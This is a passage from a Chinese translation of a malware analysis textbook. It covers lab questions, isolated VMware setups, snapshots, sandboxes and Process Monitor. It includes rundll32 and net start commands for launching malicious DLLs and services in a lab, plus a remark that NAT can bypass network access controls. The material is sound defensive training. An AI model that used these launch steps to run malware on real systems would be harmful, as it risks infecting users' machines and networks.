7. 你猜这些文件的目的是什么？

Lab 1–2

分析Lab01-02.exe文件。

问题

1. 将 Lab01-02.exe 文件上传至 *http://www.VirusTotal.com/*进行分析并查看报告。文件匹配到了已有的反病毒软件特征吗？
2. 是否有这个文件被加壳或混淆的任何迹象？如果是这样，这些迹象是什么？如果该文件被加壳，请进行脱壳，如果可能的话。
3. 有没有任何导入函数能够暗示出这个程序的功能？如果是，是哪些导入函数，它们会告诉你什么？
4. 哪些基于主机或基于网络的迹象可以被用来确定被这个恶意代码所感染的机器？

Lab 1–3

分析Lab01-03.exe文件。

问题

1. 将 Lab01-03.exe 文件上传至 *http://www.VirusTotal.com/*进行分析并查看报告。文件匹配到了已有的反病毒软件特征吗？
2. 是否有这个文件被加壳或混淆的任何迹象？如果是这样，这些迹象是什么？如果该文件被加壳，请进行脱壳，如果可能的话。
3. 有没有任何导入函数能够暗示出这个程序的功能？如果是，是哪些导入函数，它们会告诉你什么？
4. 有哪些基于主机或基于网络的迹象，可以被用来确定被这个恶意代码所感染的机器？

Lab 1–4

分析Lab01-04.exe文件。

问题

1. 将 Lab01-04.exe 文件上传至 *http://www.VirusTotal.com/*进行分析并查看报告。文件匹配到了已有的反病毒软件特征吗？

2. 是否有这个文件被加壳或混淆的任何迹象？如果是这样，这些迹象是什么？如果该文件被加壳，请进行脱壳，如果可能的话。
3. 这个文件是什么时候被编译的？
4. 有没有任何导入函数能够暗示出这个程序的功能？如果是，是哪些导入函数，它们会告诉你什么？
5. 有哪些基于主机或基于网络的迹象，可以被用来确定被这个恶意代码所感染的机器？
6. 这个文件在资源段中包含一个资源。使用 Resource Hacker 工具来检查资源，然后抽取资源。从资源中你能发现什么吗？

第 2 章　在虚拟机中分析恶意代码

在开始运行恶意代码进行动态分析之前，你必须建立一个安全环境。新鲜出炉的恶意代码可能充满了各种惊喜，如果你是在一台业务主机上运行它，它可能会迅速蔓延到网络中的其他主机上，而移除它会变得非常困难。建立一个安全的环境，可以让你避免将业务主机和网络上其他主机暴露在恶意代码的威胁下，从而规避这些不可预期而且不必要的风险。

想要安全地研究恶意代码，你需要使用专用的物理主机或是虚拟机。它们应该是被连接到一个隔离网络的，与互联网以及其他任何网络都应该断开，这可以避免恶意代码通过网络向外传播蔓延。

使用物理主机与隔离网络，可以让你在一个真实环境中运行恶意代码，而不会给其他主机带来任何风险。但是这种测试场景也存在着缺点，那就是缺乏互联网连接。许多恶意代码依靠互联网连接，来进行自身更新、获取命令、接受控制以及运行其他功能。

使用物理环境而不是虚拟环境来分析恶意代码的另一个缺点在于：恶意代码可能很难被移除。为了避免出现问题，在物理主机上测试恶意代码的大多数分析师都使用类似Norton Ghost的工具，来管理操作系统（OS）的备份映像，在他们完成恶意代码分析之后，便将他们的机器恢复到原先的备份镜像。

使用物理环境进行恶意代码分析的主要优势在于：恶意代码有时在虚拟机环境中的执行会和物理环境中不同。如果你在虚拟机上分析恶意代码，需要注意一些恶意代码可能检测到它正在虚拟机中运行，并会表现出不同行为来阻挠分析。

因为使用物理主机分析恶意代码存在的风险和缺点，虚拟机是目前用来进行动态分析最常用的环境。在本章中，我们将重点关注如何使用虚拟机来进行恶意代码分析。

2.1　虚拟机的结构

虚拟机就像是在计算机中的一台计算机，如图2-1所示。客户操作系统被安装在宿主操作系统上层运行的虚拟机之中，而在虚拟机上运行的操作系统是与宿主操作系统相互隔离的。如果恶意代码破坏了虚拟机，你可以简单地在虚拟机中重装操作系统，或者将虚拟机回滚到一个干净的状态。




图2-1 左侧显示了应用程序的传统运行方式，右侧显示了客户操作系统完全被包含在虚拟机中，而虚拟机上运行的应用程序被控制在客户操作系统中

VMware提供了流行的桌面虚拟化系列产品，可用于在虚拟机中分析恶意代码。VMware Player是免费的，并且可以用来创建和运行虚拟机，但它缺少一些进行有效的恶意代码分析所必需的功能。VMware Workstation软件的成本在200美元以下，一般是恶意代码分析师更好的选择。它包含了快照等强大的功能，允许你保存当前虚拟机的状态，并具有克隆或复制现有虚拟机的能力。

除了VMware之外，还有许多其他的选择，比如Parallels、微软Virtual PC、微软Hyper-V和Xen等。这些软件在宿主与客户操作系统的支持程序和功能方面有着一些差异。本书将专注于使用VMware作为虚拟化软件，但如果你喜欢另一款虚拟化工具软件，你还是会发现本书讨论的内容是通用的。

2.2 创建恶意代码分析机

当然，在你要使用一个虚拟机来进行恶意代码分析之前，你需要首先创建出一个虚拟机。本书不是具体谈虚拟化技术的，所以我们不会带着你走过所有的细节。当面对一些选项时，除非你确切地知道你有不同要求，你最好的做法就是选择默认的硬件配置。在选择硬盘驱动器大小时，需要根据你自己的需求。

VMware软件会智能地使用磁盘空间，并且会根据你的存储需求，动态调整虚拟磁盘的大小。例如，若你创建了一个20GB的硬盘，但只在上面存储了4GB数据，VMware会相应地缩小虚拟硬盘文件的大小。开始时，一个20GB大小的虚拟驱动器就可以了。这一数额应该足以存放客户机操作系统和任何在恶意代码分析过程中可能用到的工具。VMware将为你做出很多的选择，在大多数情况下，这些选择都能正常工作。

接下来，你将需要安装操作系统和应用程序。大多数恶意代码与恶意代码分析工具都在Windows上运行，所以你很可能需要安装一个虚拟的Windows操作系统。截至撰写本书时，Windows XP仍然（令人惊讶）是最流行的操作系统和大多数恶意代码的目标。因此我们将以Windows XP作为平台进行探索。

在你安装完操作系统之后，你可以安装任何所需的应用程序。当然你也可以以后随时安装所需的应用程序，但通常在刚开始时创建一个比较完备的环境，是个很好的主意。我们在附录B中给出了一个推荐使用的恶意代码分析应用程序列表。

再接下来，你需要安装VMware Tools。从VMware菜单中，选择虚拟机（VM）→安装VMware Tools（Install VMware Tools），来开始安装过程。VMware Tools会让鼠标和键盘的响应变得更敏捷，从而大大提升用户体验。它还允许访问共享文件夹，进行拖放式文件传输，以及其他各种有用的功能，我们将在本章讨论。在你安装完VMware后，我们还需要做一些配置。

2.2.1　配置VMware

大多数恶意代码都具有联网功能。例如，蠕虫会通过网络攻击其他计算机来努力传播自身。但是你肯定不允许蠕虫访问你自己的网络，因为它可能会传播到其他计算机上。

当分析恶意代码时，你可能想通过观察恶意代码的网络活动，来帮助你理解作者的意图，或建立检测特征，或者更充分地分析这个程序。VMware提供了几种虚拟网络的选项，如图2-2所示，我们会在后面的小节中更进一步地讨论。




图2-2　一个网络适配器的虚拟网络配置选项

2.2.2 断开网络

尽管你可以将一个虚拟机配置成没有网络连接，但断开网络通常来说并不是好主意。但是只有在某些情况下，这样做会是有用的。没有网络连接，你将无法分析到恶意的网络活动。

不过，当你有理由在VMware中断开网络时，你可以从虚拟机中移除网络适配器，或是选择虚拟机（VM）→移除设备（Removable Devices），将网络适配器从网络上断开。

你还可以在虚拟机启动的时候，通过勾选配置对话框中的Connect at power on复选框（见图2-2），来控制网络适配器是否自动连接。

2.2.3 创建主机模式网络

主机模式（Host-only）网络，可以在宿主操作系统和客户操作系统之间创建一个隔离的私有局域网，在进行恶意代码分析时，这是通常采用的联网方式。主机模式的局域网并不会连接到互联网，这意味着恶意代码会被包含在你的虚拟机里，同时也允许某些网络连接。

> **注意**：在配置你的宿主计算机时，一定要确保它已经打上了最新最全的补丁，来作为你测试恶意代码尝试传播时的防御措施。在宿主上配置一个严格规则的防火墙，来限制从虚拟机过来的网络连接，这是一个能够帮助防止恶意代码从虚拟机感染到宿主机的好主意。随 Windows XP Service Pack 2 发布的微软个人防火墙，现在也已经有了足够详细的文档，也可以提供足够的保障能力。值得重视的是，即使你打上了最新的补丁，恶意代码还是可能通过对一个零日漏洞的利用，来攻陷宿主机操作系统。

图2-3显示了主机模式网络的配置情况。当启用主机模式网络时，VMware将在宿主计算机和虚拟机中都创建一个虚拟网络适配器，然后将它们进行连接，而与宿主的物理网络适配器则没有任何关联。宿主计算机的物理网络适配器仍然连接到互联网或其他外部网络。




图2-3 VMware交换机中的主机模式网络

2.2.4 使用多个虚拟机

最后一种配置方式组合了所有最好的选项。它要求多个虚拟机通过一个私有局域网进行连接，




图2-4 VMware中的定制联网功能

但是断开这个局域网和互联网以及宿主主机的连接，这样恶意代码可以连接到网络，但这个网络不会连接到任何业务主机。

图2-4显示了一种自定义的配置，让两个虚拟机相互连接。在这种配置中，一个虚拟机可以用来运行恶意代码，而第二个虚拟机则提供一些必要的网络服务。两个虚拟机都被连接到同一个VMNet虚拟交换机上，在这种情况下，宿主主机仍然连接到外部网络，但并没有连接运行恶意代码的虚拟机。

当使用多个虚拟机进行恶意代码分析时，你会发现将一些虚拟机组成分组的功能是非常有用的。当你的虚拟机加入到一个分组后，你可以统一地管理它们的电源与联网设置。要创建一个新的虚拟机分组，你只需要选择File→New→Team菜单项。

2.3 使用恶意代码分析机

为了尽可能充分检查你所分析恶意代码样本的功能，你必须要模拟出恶意代码所依赖的所有网络服务。例如，恶意代码经常会连接到一个HTTP服务器，下载其他恶意代码。要观察到这个行为，你需要为恶意代码提供一个域名系统（DNS）服务器的访问，来解析出服务器的IP地址，比如就是一个响应请求的HTTP服务器。在我们刚刚描述的自定义网络配置中，提供服务的虚拟机就应该运行恶意代码通信所需的各种网络服务。（我们将在下一章中讨论各种用于模拟网络服务的工具。）

2.3.1 让恶意代码连接互联网

有时候你想要将你运行恶意代码的机器连接到互联网，以提供一个更实际的分析环境，而忽视掉这会带来很明显的安全风险。最大的风险，当然是你的计算机可能会执行一些恶意活动，比如传播恶意代码到其他主机、参与发动分布式拒绝服务攻击，或者是简单地发送垃圾邮件。另一个风险是，恶意代码编写者可能会发现你正在连接到恶意代码服务器上，并正在分析恶意代码样本。

在还没有进行一些分析，弄清楚恶意代码连接互联网时会做些什么事情之前，你永远也不应该直接将恶意代码连接到互联网上。而只有在你觉得可以承担相应风险之后，才可以让它联网。

将VMware虚拟机连接到互联网最普遍的方式，是使用桥接模式网络适配器，它允许虚拟机与物

理机器一样连接到相同的物理网卡上。另一种将虚拟机连接互联网的方法是使用VMware的网络地址转换（NAT）模式。

NAT模式会共享宿主机与互联网之间的IP连接。宿主机像是一个路由器，负责对所有来自虚拟机的连接进行翻译，让它们看起来就是从宿主机的IP地址发出的一样。这种模式在宿主机连接网络而虚拟机难以获得配置连接到同一网络的场景下，是非常有用的。

例如，宿主机使用的是无线网卡，虚拟机可以很容易地使用NAT模式连接到网络，甚至无线网络启用了网络Wi-Fi保护访问（WPA）或者WEP协议。又或者，宿主机连接的网络只允许特定的网络适配器连接，NAT模式允许虚拟机通过宿主机进行连接，从而绕过网络的访问控制设置。

2.3.2 连接和断开外围设备

外围设备，如CD-ROM和外部USB存储设备，对虚拟机构成一个特殊问题。大多数设备要么被连接到宿主机上，要么被连接到虚拟机上，但不能同时连接两者。

VMware的界面允许你连接和断开外部设备。如果你将一个USB设备连接到一台机器，而同时一个虚拟机窗口正处于活跃状态，VMware将会把USB设备连接到虚拟机中，而不是宿主机，有些时候这是非预期的，比如日益流行的通过USB存储设备进行传播的蠕虫病毒。想要避免这种情况发生，需要修改虚拟机的配置，选择VM→Settings→USB Controller菜单项，取消选中“Automatically connect new USB devices”复选框，就可以防止USB设备被自动连接到虚拟机。

2.3.3 拍摄快照

拍摄快照是虚拟机中的一个独特概念。VMware的虚拟机快照允许你保存一个计算机的当前状态，并可以回滚到以前的一个状态，这与Windows的还原点功能比较类似。

如图2-5所示的时间表说明了拍摄快照功能是如何工作的。在8:00，你对计算机做了一个快照。不久之后，你运行了一个恶意代码样本。在10:00时，你恢复到之前的快照。这时候操作系统、软件和虚拟机的其他组件都会回到它们在8:00时的相同状态，而从8:00到10:00之间发生的一切就被删除了，就像是从来没有发生过一样。正如你可以看到的，拍摄快照是一个非常强大的功能。这就像一个内置的撤销功能，让你避免重新安装操作系统的麻烦。




图2-5 快照的时间表

当你安装了操作系统和恶意代码分析工具，并且配置完网络时，记得一定要做一个快照。使用这个快照作为你的一个干净状态的基础镜像。然后，运行恶意代码，完成你的分析，保存你的数据，再恢复到基础镜像快照，这样你就可以再走一遍流程，分析另一个样本了。

但是，如果你在分析恶意代码的过程中，想对虚拟机做一些其他不同的操作，而不想删除你的分析进度状态，这时候你该怎么做呢？VMware的快照管理器允许你在任何时间返回到任何快照，无论你是否做了其他额外的快照，或是对虚拟机进行了任何操作。甚至，你可以对快照进行分支，让它们跟踪不同的分析路径。下面就是一个充分利用快照机制的工作流示例：

1. 在分析恶意代码样本 1 的时候，你被折磨得很沮丧，想尝试另一个样本。
2. 你对样本 1 的分析现场状态做了一个快照。
3. 回滚到基础镜像快照。
4. 你开始分析恶意代码样本 2。
5. 你拍摄了一个快照，稍作休息。

当你返回到你的虚拟机时，你可以随时访问任何一个快照，如图2-6所示。两个虚拟机状态可以是完全独立的，你可以保存任意多的快照，只要你的磁盘有足够的空间。




图2-6　VMware快照管理器

2.3.4　从虚拟机传输文件

使用快照的缺点之一是：当你恢复到之前的一个快照时，这个阶段对虚拟机的所有操作都会丢失。但是你可以在恢复快照之前，使用VMware的拖放功能，将你想要保留的任何文件传输到宿主机

上。只要你已经在客户机操作系统上安装了VMware Tools，而宿主机和虚拟机都运行着Windows操作系统，你就能够直接从客户操作系统拖放一个文件到宿主操作系统上。这是最简单也是最方便的文件传输方法。

另一种用来传输数据的方法是利用VMware共享文件夹。VMware共享文件夹在客户操作系统和宿主操作系统上都能够访问，类似于Windows共享文件夹。

2.4 使用VMware进行恶意代码分析的风险

一些恶意代码会检测它是否在虚拟机环境中运行，目前已经公布了许多技术可以用来检测虚拟机。VMware并不认为这是一个安全漏洞，所以也没有采取明确的技术措施，来避免检测。但一些恶意代码会在虚拟机环境中有着不同的执行过程，这让恶意代码分析师的生活日益艰辛。（第17章将具体讨论这种对抗VMware环境的技术。）

更不妙的是，与其他所有的软件一样，VMware偶尔也会被曝出安全漏洞。而这些安全漏洞被利用，会导致宿主机操作系统崩溃，甚至在上面运行恶意的代码。尽管只有少数公共工具或论文显示了攻击VMware的技术，但是在共享目录特性中已经被发现了安全漏洞，而且也公开发布了利用拖放功能的攻击工具。因此，你必须要确保你的VMware软件完全修补了安全补丁。

最后，当然，即使你采取了一切可能的预防措施，当你分析恶意代码时还是会面临一些风险。因此，不管你在虚拟机中做什么，特别是分析恶意代码的时候，一定要避免在任何关键或敏感的宿主机上进行。

2.5 记录/重放：重复计算机运行轨迹

VMware更有趣的一个功能就是记录/重放。VMware Workstation提供的这个功能可以记录所发生的一切，让你可以在稍后的时间重放出来。而且这种记录具有100%的保真度。在重放期间，每一个原始记录到的指令都会被同样地执行。甚至当你记录了一个概率为百万分之一的无法复制重现的竞争条件攻击过程，它也会在重放时被展现出来。

VMware也有一个视频捕捉功能，可以记录屏幕的视频输出，但是记录/重放功能与此不同，它实际地执行了操作系统和应用软件的每一条CPU指令。并且，不像一个视频输出，你可以在任意点上中断执行，然后与计算机进行交互，并且对虚拟机进行修改。例如，你在一个缺少undo功能的程序中犯了一个错，你可以恢复你的虚拟机到犯错之前的一个状态。

当我们在整本书中为大家介绍更多分析工具的同时，我们也将讨论记录/重放功能的许多强大用法。我们将在第8章中详细介绍这个功能。

2.6 小结

使用VMware和虚拟机来运行和分析恶意代码涉及以下步骤：

1. 从一个没有运行任何恶意代码的干净状态快照开始。
2. 将恶意代码传输到虚拟机上。
3. 在虚拟机上进行分析。
4. 在虚拟机上记录你的分析笔记、截图和数据，并将它们传输到宿主物理机上。
5. 将虚拟机恢复到干净的快照。

当新的恶意代码分析工具发布，或是现有工具更新之后，你也应该更新你的干净状态快照镜像。你只需安装工具和更新，然后拍摄一个新的、干净的快照。

为了分析恶意代码，你通常需要运行恶意代码，以观察它的行为。恶意代码在运行时，你一定要小心，不要让它感染你的计算机或网络。VMware允许你将恶意代码运行在一个安全、可控的环境中，而且它也为你提供了完成分析后用来清除恶意代码所需的工具。

在本书中，当我们讨论运行恶意代码时，假定你已经是在一个虚拟机中运行这个样本。不要犯傻哦。

第 3 章　动态分析基础技术

动态分析就是在运行恶意代码之后进行检查的过程。动态分析技术是恶意代码分析流程的第二步，一般在静态分析基础技术进入一个死胡同的时候进行，比如恶意代码进行了混淆，或者分析师已经穷尽了可用的静态分析技术。动态分析技术包括在恶意代码运行时刻进行监控，以及在恶意代码运行之后来检查系统情况。

与静态分析技术不同，动态分析能让你观察到恶意代码的真实功能，一个行为存在于二进制程序中，并不意味着它就会被执行。动态分析也是一种识别恶意代码功能的有效方法。例如，你要分析的恶意代码是键盘记录程序，动态分析能让你在系统上找到键盘记录程序的日志文件，发现它的各种记录，追踪它将信息发送到哪儿了，等等。这种深刻的洞察力是静态分析基础技术很难获得的。

虽然动态分析技术非常强大，但它们还是应该在静态分析基础技术之后进行，因为动态分析可能会让你的网络和系统处于危险之中。动态分析技术也拥有它们的局限性，一个恶意代码在执行时，不是所有代码都会被执行到的。例如，在一个需要参数的命令行恶意代码里，每个参数都会执行不同的程序功能，如果你不知道所有的命令行选项，你就不能动态分析出所有程序功能。你最好的办法就是利用高级的动态或静态分析技术，来解决怎样让恶意代码执行所有功能这一问题。而本章中只介绍动态分析基础技术。

3.1　沙箱：简便但粗糙的方法

有几个功能一体化的软件产品，可以用来进行基本的动态分析，最流行的就是使用沙箱技术。沙箱是一种在安全环境里运行不信任程序的安全机制，不用担心伤害到“真正的”系统。沙箱包含一个虚拟环境，通过某种方式模拟网络服务，以确保被测试的软件或恶意代码能正常执行。

3.1.1　使用恶意代码沙箱

许多分析恶意代码的沙箱，诸如Norman沙箱、GFI沙箱、Anubis、Joe沙箱、ThreatExpert、BitBlaze和Comodo恶意代码分析，等等，都提供免费分析恶意代码的服务。在计算机安全专业人士眼中，Norman沙箱、GFI沙箱（也就是以前的CWSandbox）是最受欢迎的。

这些沙箱都提供容易理解的输出结果，而且用来做初始诊断非常有用，只要你愿意提交恶意代

码样本到沙箱网站。尽管这些沙箱都是自动执行的，你还是要小心不要提交含有公司信息的恶意代码到公共网站上去。

> **注意：** 你也可以购买这些沙箱工具来使用，但会非常昂贵。与之相反，掌握了本章中讨论的一些技术，你可以发现所有这些沙箱能发现的任何东西。当然，如果你有很多恶意代码需要分析，你也许值得购买一个沙箱软件包，它能配置为快速地处理分析恶意代码。

大多数沙箱运作的方式是类似的，所以我们集中分析一个典型案例——GFI沙箱，图3-1展示了如何通过GFI沙箱自动化分析一个程序所产生的PDF报告。恶意代码报告包含关于恶意代码的各种细节，比如它所执行的网络行为、创建的文件、VirusTotal的扫描结果，等等。

GFI SandBox Analysis # 2307
Sample: win32XYZ.exe (56476e02c29e5dbb9286b5f7b9e708f5)

Table of Contents

Analysis Summary 3
  Analysis Summary 3
  Digital Behavior Traits 3
File Activity 4
  Stored Modified Files 4
Created Mutexes 5
  Created Mutexes 5
Registry Activity 6
  Set Values 6
Network Activity 7
  Network Events 7
  Network Traffic 8
  DNS Requests 9
VirusTotal Results 10

图3-1 GFI沙箱对win32XYZ.exe样本的分析报告

GFI沙箱生成的报告所包含的小节数量也会根据分析结果不同而存在差异，在图3-1的报告中包含有6个小节，如下所示：

- 分析摘要，列出了静态分析信息，以及对动态分析结果的一个高层摘要总结。
- 文件活动，列出了恶意代码影响的每个进程所打开、创建和删除的文件列表。
- 互斥量创建，列出了恶意代码创建的互斥量列表。
- 注册表，列出了对注册表的修改活动列表。
- 网络行为，包含了恶意代码实施的各种网络行为，包括创建监听端口、执行DNS请求，等等。
- VirusTotal结果，列出了对恶意代码进行VirusTotal反病毒引擎扫描的结果。

3.1.2 沙箱的缺点

沙箱的确也存在着一些主要的缺点。比如，沙箱只能简单地运行可执行程序，不能带有命令行

选项。如果恶意代码需要一些命令选项才能执行，在不提供选项的条件下，任何代码都不会被执行。另外，如果你分析的恶意程序样本是一个后门程序，需要等待一条控制指令，才会启动特定行为，那么在沙箱中这个后门程序将无法被启动和分析。

沙箱也不能记录所有事件，因为不管是你或是沙箱，都不会等待足够长的时间让所有事件发生。例如，恶意代码被设置成等待一天才去执行它的恶意行为，你可能会错过这个事件。（虽然大多数沙箱对`sleep`函数进行了挂钩，并设置成只进行很短时间的休眠，然而仍然存在多种方式可以进行休眠，沙箱也不能考虑到所有的情况。）

另外一些潜在的缺点如下所列：

- 恶意代码经常检测它是否运行在一个虚拟机里，并且如果检测到了虚拟机，恶意代码将会停止运行，或者表现异常。不是所有沙箱都能完善地考虑这一问题。
- 一些恶意代码需要系统上拥有特定的注册表项或者文件才会执行，而这些在沙箱内是找不到的。这些就可能需要包含一些合法数据，比如控制命令或者加密密钥。
- 如果恶意代码是一个DLL，一些导出函数可能不会被恰当地调用，因为一个DLL文件不像可执行文件那样容易运行。
- 沙箱环境的操作系统对恶意代码来说可能不正确。例如，恶意代码在Windows XP上正常运行，而在Windows 7上跑不通。
- 沙箱不能告诉你恶意代码做了什么。它能报告基本功能，但是它不能告诉你恶意代码是一个定制的SAM密文记录器，或是一个加密的键盘记录后门程序。这些结论需要你自己总结。

3.2 运行恶意代码

如果你不能把恶意代码运行起来，那么动态分析基础技术就没什么用。在这里我们把注意力集中到你可能遇到的大多数恶意代码上，比如EXE和DLL格式的文件。尽管你通常会发现运行一个恶意代码很简单，只需要双击或者命令行就能执行，但启动一个恶意的DLL会很棘手，因为Windows系统不知道该如何自动运行它。（我们在这里深入讨论怎样运行DLL，在第7章将讨论DLL的内部机制。）

让我们看一看如何成功启动DLL文件，来进行动态分析。

在所有的Windows版本中都包含*rundll32.exe*程序，它提供了一个运行DLL的平台，用下面的语法格式：

```
C:\>rundll32.exe DLLname, Export arguments
```

*Export*值必须是一个DLL文件导出函数表中的函数名或者序号。如你在第1章中所学到的，你可以用PEview或者PE Explorer工具查看导出函数表。例如，文件*rip.dll*有如下导出函数：

```
Install
Uninstall
```

Install就像是启动*rip.dll*的一个入口，所以我们可以用*rundll32*启动该恶意代码，如下：

```
C:\>rundll32.exe rip.dll, Install
```

恶意代码也可以用序号来导出函数，就是说，导出函数将只有一个序号，而没有函数名。（我们在第1章已经深入讨论过。）在这个例子中，你仍然可以利用*rundll32.exe*和下面的命令格式来调用这些函数，下面就举例说明调用第5号函数，在前面加#号字符即可实现。

```
C:\>rundll32.exe xyzzy.dll, #5
```

因为恶意的DLL文件通常在DLLMain（称作DLL函数入口点）执行它们的代码，因为无论DLL什么时候被加载，DLLMain函数总会被执行，这样你就总能通过使用*rundll32.exe*加载DLL，而动态地获取信息。除此之外，你甚至可以通过修改PE头部，并改变它的扩展名，使得Windows以一种可执行文件的方式来加载DLL。

我们可以使用如下方法来修改PE头部，就是从IMAGE_FILE_HEADER的特征域里擦除IMAGE_FILE_DLL (0x2000)标记。尽管这样的改变不会执行任何输入函数，但它会调用DLLMain方法，而且有可能造成恶意代码意想不到的崩溃或者终止。然而，只要你的修改能使恶意代码执行它的恶意部分，你就能为你的分析收集到信息，余下的就不重要了。

DLL形态的恶意代码也可能需要被安装成一个服务，有时就像下面这个例子中一样，在*ipr32x.dll*中导出了InstallService函数。

```
C:\>rundll32 ipr32x.dll,InstallService ServiceName
C:\>net start ServiceName
```

*ServiceName*参数必须提供给恶意代码，让它能被安装并运行起来。而在Windows系统中启动指定的服务，可以使用net start命令。

> **注意：** 当你看见一个ServiceMain函数，没有像Install或InstallService这样方便地导出函数，你需要手动地安装服务。你可以使用Windows系统下的sc命令，或者修改注册表为一个未使用服务进行手动安装，然后使用net start启动服务。Windows服务的注册表项位于HKLM\SYSTEM\CurrentControlSet\Services。

3.3　进程监视器

进程监视器（Process Monitor）是Windows系统下的高级监视工具，它提供一种方式来监控注册表、文件系统、网络、进程和线程行为。它结合并增强了两种工具的功能：文件监视器FileMon和注

册表监视器RegMon。

虽然进程监视器可以捕获许多数据，但不是所有数据都捕获。例如，一个用户态组件通过设备IO控制与内核套件进行通信的设备驱动行为，或者一些特定的图形界面调用，如`SetWindowsHookEx`等。同时尽管进程监视器是一个非常有用的工具，但它通常不应该用来记录网络行为，因为它在微软不同Windows版本中的兼容性存在着一些问题。


> **警告：** 在本章中，我们将用工具来动态运行和测试恶意代码。当你测试恶意代码时，请确定通过上一章所介绍的方法，使用虚拟机保护好你的计算机和网络。

进程监视器一旦运行起来，它就会监控所有能捕获的系统调用。因为Windows系统随时都会有很多的系统调用（有时候每分钟会超过5万个事件），通常不可能检查所有这些调用。由于进程监视器使用内存来记录事件，直到告知它停止捕获，这就可能因耗尽所有可用内存而使虚拟机崩溃。为了避免这样，运行进程监视器就需要限定一个比较短的时间。为停止进程监视器捕获事件，选择File→Capture Events。在使用进程监视器进行分析之前，首先要清空当前所有截获的事件，通过选择Edit→Clear Display清除掉不相关数据，接下来再执行分析对象，开启监视器捕获。几分钟之后，就可以终止事件捕获。

3.3.1 进程监视器的显示

进程监视器展示了一个可配置栏，包含了每个事件的不同信息，如事件序列号、时间戳、引发事件的进程名、事件操作、事件使用的路径、事件结果等。这些详细的信息可能太长而不适合屏幕显示，或者可能难以清晰地阅读。如果你发现这种情况，可以通过双击该行，来查看这个事件的全部细节。

图3-2展示了在一台机器上运行*mm32.exe*恶意代码所监视的事件列表。通过阅读事件操作栏，能很快告诉你*mm32.exe*在系统上做了什么操作，包括注册表和文件访问。一个醒目的条目是**212**序号，显示使用了`CreateFile`创建文件*C:\Documents and Settings\All Users\Application Data\mw2mmgr.txt*。结果栏里的*SUCCESS*告诉你这个操作成功了。



Seq	Time	Process Name	Operation	Path	Result	Detail
200	1:55:31	mm32.exe	CloseFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	
201	1:55:31	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 11,776, Length: 1,024, I/O Flag
202	1:55:31	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 12,800, Length: 32,768, I/O Fla
